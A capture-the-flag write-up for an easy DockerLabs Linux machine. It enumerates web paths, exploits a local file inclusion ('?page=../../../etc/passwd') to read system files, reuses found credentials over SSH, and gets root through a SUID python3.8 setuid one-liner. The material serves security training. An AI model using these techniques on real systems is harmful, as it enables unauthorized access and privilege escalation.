DockerLabs — https://dockerlabs.es/
- Platform: DockerLabs
- OS: Linux
- Difficulty: Easy
Enumeration
Scan
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e1:b8:ce:5c:65:5a:75:9e:ed:30:7a:2b:b2:25:47:6b (RSA)
|   256 a3:78:9f:44:57:0e:15:4f:15:93:59:d0:04:89:a9:f4 (ECDSA)
|_  256 5a:7a:89:3c:ed:da:4a:b4:a0:63:d3:ba:04:39:c3:a4 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
SSH (22)
Passwordbased authentication
❯ ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:FvDbx/ie/6TcZLG6l1ad02BuUfpIA+c/dHm/Mg2mkvs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@172.17.0.2's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Initial Enumeration
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 10918]
index.php            (Status: 200) [Size: 110]
server-status        (Status: 403) [Size: 275]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
===============================================================
index.php
❯ curl 172.17.0.2/index.php

Bienvenido al servidor CTF Patriaquerida.
¡No olvides revisar el archivo oculto en /var/www/html/.hidden_pass!
.hidden_pass
❯ curl 172.17.0.2/.hidden_pass

balu
Note
balumaybe a password, maybe an username
- We probably need still more info
Dirsearch
[18:56:08] 200 -  117B  - /index.php
[18:56:08] 200 -  117B  - /index.php/login/
/index.php/login/is the same as/index.php
Fuzzing parameters
________________________________________________

 :: Method           : GET
 :: URL              : http://172.17.0.2/index.php?FUZZ=id
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 110
________________________________________________

page                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
index.php?page=
?page=idreturns nothing- I also tried with no success numbers from 1 to 5
- Based on parameter name it could be a LFI
- Test with

index.php?page=index.htmlworks:
Exploitation
/etc/passwd
- We can try reading a system file
❯ curl 'http://172.17.0.2/index.php?page=../../../etc/passwd'

root:x:0:0:root:/root:/bin/bash
[...]
pinguino:x:1000:1000::/home/pinguino:/bin/bash
mario:x:1001:1001::/home/mario:/bin/bash
We can try SSH with the following credentials
mario:balupinguino:balu
SSH Credentials (pinguino)
pinguino:balu
❯ ssh pinguino@172.17.0.2
[...]
pinguino@dockerlabs:~$ id
uid=1000(pinguino) gid=1000(pinguino) groups=1000(pinguino)
Post-Exploitation
/home/pinguino
pinguino@dockerlabs:~$ pwd
/home/pinguino

pinguino@dockerlabs:~$ ls -la
total 32
drwxr-xr-x 1 pinguino pinguino 4096 Jan 30 19:08 .
drwxr-xr-x 1 root     root     4096 Jan 12  2025 ..
-rw-r--r-- 1 pinguino pinguino  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pinguino pinguino 3771 Feb 25  2020 .bashrc
drwx------ 2 pinguino pinguino 4096 Jan 30 19:08 .cache
-rw-r--r-- 1 pinguino pinguino  807 Feb 25  2020 .profile
-rw------- 1 pinguino pinguino   43 Jan 12  2025 nota_mario.txt


pinguino@dockerlabs:~$ cat nota_mario.txt
La contraseña de mario es: invitaacachopo
- Credentials
mario:invitaacachopo
SSH access as mario
- Using credentials above
mario@dockerlabs:~$ id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
Python3.8 with SUID permission
- That means we can privesc to root no matter if we’re
marioorpinguino
 mario@dockerlabs:/$ find / -perm -4000 2> /dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/man
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/python3.8
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
Privesc to root
mario@dockerlabs:~$ /usr/bin/python3.8 -c 'import os;os.setuid(0);os.setgid(0);os.system("/bin/bash")'

root@dockerlabs:~# id
uid=0(root) gid=0(root) groups=0(root),1001(mario)

root@dockerlabs:~# ls -la /root
total 16
drwx------ 2 root root 4096 Oct 11  2024 .
drwxr-xr-x 1 root root 4096 Jan 30 18:50 ..
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile